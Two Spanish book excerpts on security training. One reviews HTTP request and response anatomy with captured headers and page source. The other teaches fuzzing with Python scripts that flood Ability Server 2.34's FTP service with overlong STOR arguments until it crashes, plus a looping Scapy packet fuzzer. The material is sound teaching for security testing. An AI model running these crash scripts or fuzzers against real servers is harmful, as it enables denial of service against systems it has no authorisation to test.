Ediciones ENI

Seguridad informática Hacking Ético

Conocer el ataque para una mejor defensa

(4ª edición)

Colección Epsilon

Extracto del Libro

Capítulo 8
Los fallos Web

1. Recordatorio sobre las tecnologías Web

1.1 Preámbulo

No es concebible formarse en seguridad de sitios web sin tener un buen conocimiento de los mecanismos que se ponen en práctica en la consulta de páginas por Internet. En este capítulo vamos a realizar un repaso de las principales tecnologías web, explicando los procesos que intervienen en su funcionamiento. Si usted considera que sus conocimientos en este ámbito ya son lo bastante avanzados, puede pasar directamente a la sección Aspectos generales en la seguridad de sitios web de este mismo capítulo.

1.2 La red Internet

Internet es una gran red de ordenadores por la que circulan millones de datos diariamente. Estos datos son de distinta naturaleza (correo electrónico, páginas web, chat, sindicación rss...) y se utilizan varios métodos para transportarlos (HTTP, SMTP, FTP...). Cada tipo de datos y cada método de transporte pueden presentar fallos de seguridad.

Hay dos tipos de datos muy importantes: las páginas web y los correos electrónicos. En este capítulo desarrollaremos la base de las técnicas de ataque de sitios web y explicaremos las principales reacciones que hay que asumir para protegerse. Pero antes de empezar a explicar los posibles ataques a un sitio web, hay que comprender los mecanismos que intervienen en la consulta de una página.

1.3 ¿Qué es un sitio web?

Un sitio web es un conjunto de datos coherentes y ordenados que pueden representarse en varios tipos de medio (texto, imagen, sonido, vídeo...). La consulta de esta información se realiza a través de una herramienta que se llama navegador. El servidor transmite los datos al navegador bajo demanda. De este modo, el sitio web establece una relación cliente/servidor. Los protocolos que se utilizan para el intercambio de información entre estos dos ordenadores son HTTP (*HyperText Transfer Protocol*) y HTTPS (*HyperText Transfer Protocol Secure*). La palabra Secured significa securizado, pero veremos que está muy lejos de garantizar una seguridad total y que muy a menudo genera un falso sentimiento de seguridad. Los lenguajes más utilizados para la descripción de páginas son el HTML y el XHTML.

1.4 Consulta de una página web, anatomía de los intercambios cliente/servidor

Cuando deseamos consultar la página de un sitio web con nuestro navegador, empezamos introduciendo la dirección del sitio, su URL (*Uniform Resource Locator*) o, en un sentido más amplio, su URI (*Uniform Resource Identifier*). Aquí emplearemos el término URL ya que es el más utilizado para referirse a la dirección de un sitio web.

Supongamos que queremos consultar el sitio http://mipagina.com:


– Introducimos en nuestro navegador la dirección http://mipagina.com.

– Nuestra máquina va a resolver en primer lugar el nombre del sitio para obtener la dirección IP del servidor que la alberga. Esta resolución de nombres se realiza mediante una petición DNS (*Domain Name System*).

– Una vez se ha obtenido la IP, nuestro navegador enviará una petición HTTP al puerto 80 utilizando el método GET en la raíz del sitio.

– El servidor nos responde devolviendo los datos correspondientes a la página de inicio del sitio web. Si hay más medios presentes en la página, serán necesarias varias peticiones para obtener cada uno de ellos.

Ilustremos este intercambio con un ejemplo concreto de consulta al sitio web de Ediciones Eni. Para ello, usaremos un programa que permita capturar el conjunto de intercambios entre nuestro ordenador y la red Internet: Wireshark. Obtendremos el resultado mostrado a continuación.



Captura con Wireshark

Podemos ver las consultas DNS en los seis primeros intercambios para resolver la dirección del sitio. Después nuestro equipo establece una conexión TCP con el servidor mediante los famosos tres paquetes SYN, SYN/ACK y ACK. El navegador envía entonces la petición GET siguiente: **`GET / HTTP/1.1`**

Pero esta no es la única información que nuestro navegador envía. También proporciona mucha información sobre nosotros para que el servidor web pueda devolver la respuesta más adecuada posible. A esta información la llamamos información de la cabecera HTTP, de la que mostramos un ejemplo a continuación:

```
GET / HTTP/1.1
Host: www.ediciones-eni.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0)
Gecko/20140722 Firefox/24.0 Iceweasel/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Encontramos en esta cabecera información sobre nuestro navegador, nuestro sistema operativo, el idioma utilizado, la codificación de caracteres aceptada, etc. Cabe decir que los servidores web generan gran cantidad de estadísticas con estas cabeceras.

Observación

*Para ver mejor el intercambio de datos entre el cliente y el servidor en Wireshark hay que hacer clic con el botón derecho sobre el paquete TCP/SYN del enlace cliente/servidor y seleccionar **Show TCP Stream**.*

Tras la recepción de estos datos, el servidor web envía su respuesta. También devuelve una gran cantidad de información. Para empezar, la siguiente cabecera:

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Transfer-Encoding: chunked
Expires: -1
Date: Tue, 09 Sep 2014 06:28:36 GMT
Content-Type: text/html; charset=iso-8859-1
Server: Microsoft-IIS/6.0
X-Generated-By: SW-IIS12
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=; path=/; HttpOnly
Set-Cookie: CSM=Session= -8afa-4aba-bd79-3bbd01b78e46&BNPro=;
expires= Fri, 19-Sep-2014 06:28:36 GMT; path=/; HttpOnly
Cache-Control: no-cache
Pragma: no-cache
Content-Encoding: gzip
Vary: Accept-Encoding
```

No vamos a detallar toda la información recibida, sino solo la principal. La primera línea indica que la página que hemos solicitado está disponible. A continuación tenemos información sobre el tipo de contenido, en este caso *text/html*, así como la codificación de caracteres utilizada en la página, en este caso iso-8859-1. Los siguientes datos son muy interesantes. Tenemos el tipo de servidor (Microsoft-IIS) y su versión (6.0), seguido del lenguaje usado para programar las páginas, en este caso ASP.NET. Un último elemento interesante es el envío de una cookie de sesión.

Volveremos a hablar de estos datos y, en particular, del uso que les podemos dar, pero por el momento nos centraremos en la continuación de la página. En la ventana **Follow TCP Stream** de Wireshark el resto de la página no es visible porque existe una compresión "gzip" activada para permitir limitar la cantidad de datos transferidos entre el servidor y nuestro navegador. Para ver el código fuente de la página debemos utilizar el navegador. En Firefox la combinación de teclas [Ctrl] U permite abrir una ventana con el código fuente.

```
<!DOCTYPE html>
<html id="ctl00_html" xmlns="http://www.w3.org/1999/xhtml" lang="es">
<head id="ctl00_Head1"><title>
                Ediciones ENI es editor de libros inform&#225;ticos
</title>
```

```
   <a href="https://plus.google.com/112326652557810849753"
 rel="publisher"></a>
    <link rel="stylesheet" type="text/css" href="/Styles/fontface/
bundle_60F0AE9A7C8025CEC29BFFD40E3E6AA6.css" /><script type="text/
javascript" src="http://www.ediciones-eni.com/scripts/jquery-
1.10.2.min.js"></script><script defer type="text/javascript" src="/scripts/
bundle_525CC0BC2C2774FAC2202CA2A3AC49B9.js"></script><meta http-
equiv="Content-Type" content="application/xhtml+xml;charset=iso-8859-1" />
<meta name="description" content="Ediciones ENI es editor de libros
informáticos, soportes de curso y de formación, CD-ROM de formación,
formación en línea acompañada o no por un formador, solución e-learning
MEDIAplus. Venta en línea." /><meta name="keywords" content="ENI, ediciones
ENI, mediaplus, libros informáticos, e-learning, e-learning ofimática,
soportes de formación informática, soportes de curso informáticos, libros
ofimática, cd-rom de formación, guías informáticas, obras informáticas,
autoformación, formación en línea ofimática, formación productos Microsoft,
examen mos, mcas, certificación Microsoft." /><meta name="lang" content="fr"
/><meta name="abstract" content="vente en ligne des livres informatique des
éditions ENI" /><meta name="publisher" content="Editions ENI" /><meta
name="reply-to" content="editions@edieni.com" /><meta name="contactcity"
content="Nantes" /><meta name="contactzipcode" content="44021" /><meta
name="contactstate" content="France" /><meta name="identifier-url"
content="http://www.ediciones-eni.com" /><meta name="copyright"
content="Editions ENI" /><meta name="category" content="Computing/General" /
><meta name="distribution" content="global" /><meta name="rating"
content="general" /><meta name="vs_defaultClientScript"
content="JavaScript" /><meta name="alexaVerifyID"
content="bpVtOKMRHP2TIOOyork9G3gGP-M" /><meta http-equiv="Robots"
content="Index, Follow" /><meta http-equiv="Cache-Control" content="no-
cache" /><link rel="shortcut icon" type="image/x-icon" href="http://
www.ediciones-eni.com/favicon.ico" /><link rel="canonical" href="http://
www.ediciones-eni.com/libros/.4bf827305199ed65580e334e63a51d7d.html" />
<script type="text/javascript">
   var RootPath = "http://www.ediciones-eni.com/";
   var IdLNG = 6;
   var TypeEspace = 'Livres';
   var StateEspace = 1;
   var RefPartner = '';
</script><script type="text/javascript">
   var plug_inpage_Url = '//www.google-analytics.com/plugins/ga/
inpage_linkid.js';
   var _gaq = _gaq || [];
   _gaq.push(['_require', 'inpage_linkid', plug_inpage_Url]);
   _gaq.push(['_setAccount', 'UA-1499179-2'],
   ['_setSiteSpeedSampleRate', 100]);
   _gaq.push(['_setDomainName', 'www.ediciones-eni.com'],
   ['_setCustomVar', 1, 'Espace', 'Livres', 3],
   ['_setCustomVar', 2, 'AccountType', 'NotLogged', 2],
   ['_trackPageview']);
```

```
   (function () {
       var ga=document.createElement('script');ga.type='text/
javascript';ga.async=true;
       ga.src=('https:' == document.location.protocol ? 'https://' :
'http://') + 'stats.g.doubleclick.net/dc.js';
       var s=document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(ga, s);
   })();
</script></head>


<body class="MainBody ColorsBody" onload="">
    <form method="post" action="http://www.ediciones-eni.com/
Livres_rayon.aspx?idspace=6782c292-9e0b-46fc-a5f2-
1aabff858726&amp;idrayon=93cbd8bd-93f5-4b81-85c1-
b1b2a79b732b&amp;idlng=6&amp;iditf=0" id="aspnetForm">
<div class="aspNetHidden">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT"
value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/
wEPDwUKMTY4NjA0MjMyMmRkZfHXjM/kp5hvO5MdzzgsWKdXBuY=" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['aspnetForm'];
if (!theForm) {
    theForm = document.aspnetForm;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>
```

Nos limitamos a mostrar el comienzo de la página para no llenar el libro de código HTML, que no es nuestro objetivo. La primera línea de la página es muy interesante ya que informa al navegador sobre el lenguaje usado para describir la página. Este lenguaje de descripción de páginas utilizado es el XHTML. Podemos comprobar que la página también tiene funciones en JavaScript.

Si seguimos mirando los intercambios de paquetes, veremos que son necesarias otras peticiones: la solicitud de una hoja de estilos, la solicitud de imágenes, etc.

Ediciones ENI

Hacking y Forensic

Desarrolle sus propias herramientas en Python

Colección Epsilon

Extracto del Libro

Capítulo 5
El fuzzing

1. Introducción

Procedente del término inglés *fuzzy* (difuso en español), el fuzzing es un método de automatización de pruebas. Se basa en los fuzzers (herramientas software) para automatizar la identificación de bugs o fallos en aplicaciones. Aporta un ahorro de tiempo importante al hacer frente a programas que pueden contener miles de líneas de código.

El proceso consiste en verificar las posibles entradas para una aplicación determinada, y forzar operaciones en el caso de que esta reaccione de manera anormal. El fuzzer servirá así para bombardear la aplicación con códigos anómalos de forma intencionada.

Su finalidad es la mejora de los desarrollos, una vez identificado un bug (error). El fuzzing está destinado principalmente a los desarrolladores e investigadores de seguridad. Sin embargo, los piratas resultan ser también beneficiarios del proceso.

Existen fuzzers "llave en mano", que nos permiten hacer las primeras pruebas y nos dan a menudo buenos resultados, pero con frecuencia tendremos que crear nuestro propio fuzzer para un caso específico.


Podemos citar algunos fuzzers como Spike, Fusil, zzuf, wfuzz...

Los fuzzers son específicos a un protocolo o un servicio, como por ejemplo los fuzzers FTP, web, etc.


2. Fuzzing FTP

Tomemos para comenzar un caso simple con la aplicación Ability Server 2.34 que es un software comercial que permite crear de forma sencilla un servidor FTP, HTTP o e-mail.

Vamos a atacar a este servidor FTP porque conocemos sus vulnerabilidades.



Vamos a **Settings** para configurar un usuario con la identificación de ftp y su contraseña ftp por ejemplo.



A partir de ese momento, cuando hacemos clic en **Activate** en la línea de **FTP Server**, obtenemos un acceso al FTP que nos conecta como usuario ftp con la contraseña ftp.

Partiremos de esta situación para crear un script que tratará de hacer fallar a la aplicación.

Estamos en presencia del protocolo FTP, debemos saber cuáles son las pruebas que podemos realizar.

Una de las pruebas posibles es proporcionar como argumento a un comando un número de argumentos no previsto.

Además, debemos identificar los comandos FTP que aceptan argumentos. Para esto, tenemos una documentación muy útil que es la RFC.

Así podemos ir a consultar la RFC 959 y podremos ver que los comandos `CWD`, `MKD` y `STOR` aceptan argumentos.

Para el ejemplo, solo tomaremos estos tres comandos, pero en la práctica habría que probar todos los comandos que aceptan un argumento.

Vamos a comenzar escribiendo un script en Python que efectúe la conexión para probarla.

script_conexion_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.16",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("QUIT\r\n")
s.close()
```

Al probar este script, podemos constatar que se ve correctamente una conexión del usuario ftp en Ability Server.

Continuemos nuestra investigación y probemos, al estar conectados, a enviar un comando y recibir su respuesta.

script_comando_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.10",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("PWD\r\n")
data=s.recv(1024)
print data
s.send("QUIT\r\n")
s.close()
```

```
javier@Debian8:~/python/cap5$ ./script_comando_ftp.py
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

257 "/" is current directory.

javier@Debian8:~/python/cap5$
```

Hemos conseguido enviar y recibir un comando FTP.

Vamos ahora a tratar de enviar varios comandos y, para cada una de ellos, de enviar un número de argumentos creciente hasta provocar una fallo potencial del servidor FTP.

Vamos a enviar "A" como argumentos.

Script_final_ftp_fuzzing.py


```
#!/usr/bin/env python
#--*-- coding:UTF-8 --*--

import socket

comando=['MKD','CWD','STOR']
```

```
for comand in comando:
      car=" "
      while len(car)<2000:
            car=car+"A"*10
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect(("192.168.1.16",21))
            data=s.recv(1024)
            print data
            s.send("USER ftp\r\n")
            print s.recv(1024)
            s.send("PASS ftp\r\n")
            print s.recv(1024)
            comands=comand + " "+car+"\r\n"
            s.send(comands)
            print comands + " : " + str(len(car))
            s.send("QUIT\r\n")
```

En este script vamos a tomar cada comando de la lista `comando` mediante el bucle `for` para luego, usando el bucle `while`, añadir los argumentos.

```
STOR : 1011
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1021
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1031
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1041
```

Podemos observar que el script se detiene en el comando `STOR` con 1041 caracteres A y que Ability Server ha sufrido un crash.



Acabamos de realizar nuestro primer fuzzer.

3. Fuzzing con Scapy

La función `fuzz()` es capaz de cambiar cualquier valor por defecto, tal como el checksum de un objeto cuyo valor es aleatorio y el tipo adecuado para el campo. Esto nos permitirá crear rápidamente un fuzzer y enviarlo en un bucle.

En el siguiente ejemplo, la capa IP es normal y las capas UDP y NTP han sido distorsionadas (fuzzed). El checksum UDP será correcto, el puerto UDP de destino se sobrecargará, NTP tendrá el valor 123 y la versión se forzará a 4. Todos los demás puertos serán asignados de forma aleatoria.

```
>>> send(IP(dst="10.0.0.2")/fuzz(UDP()/NTP(version=4)),loop=1)
.....................................................................
.....................................................................
.....................................................................
```

Podemos por supuesto, como hemos visto en el capítulo Red: la librería Scapy, configurar la función `fuzz()` como queramos.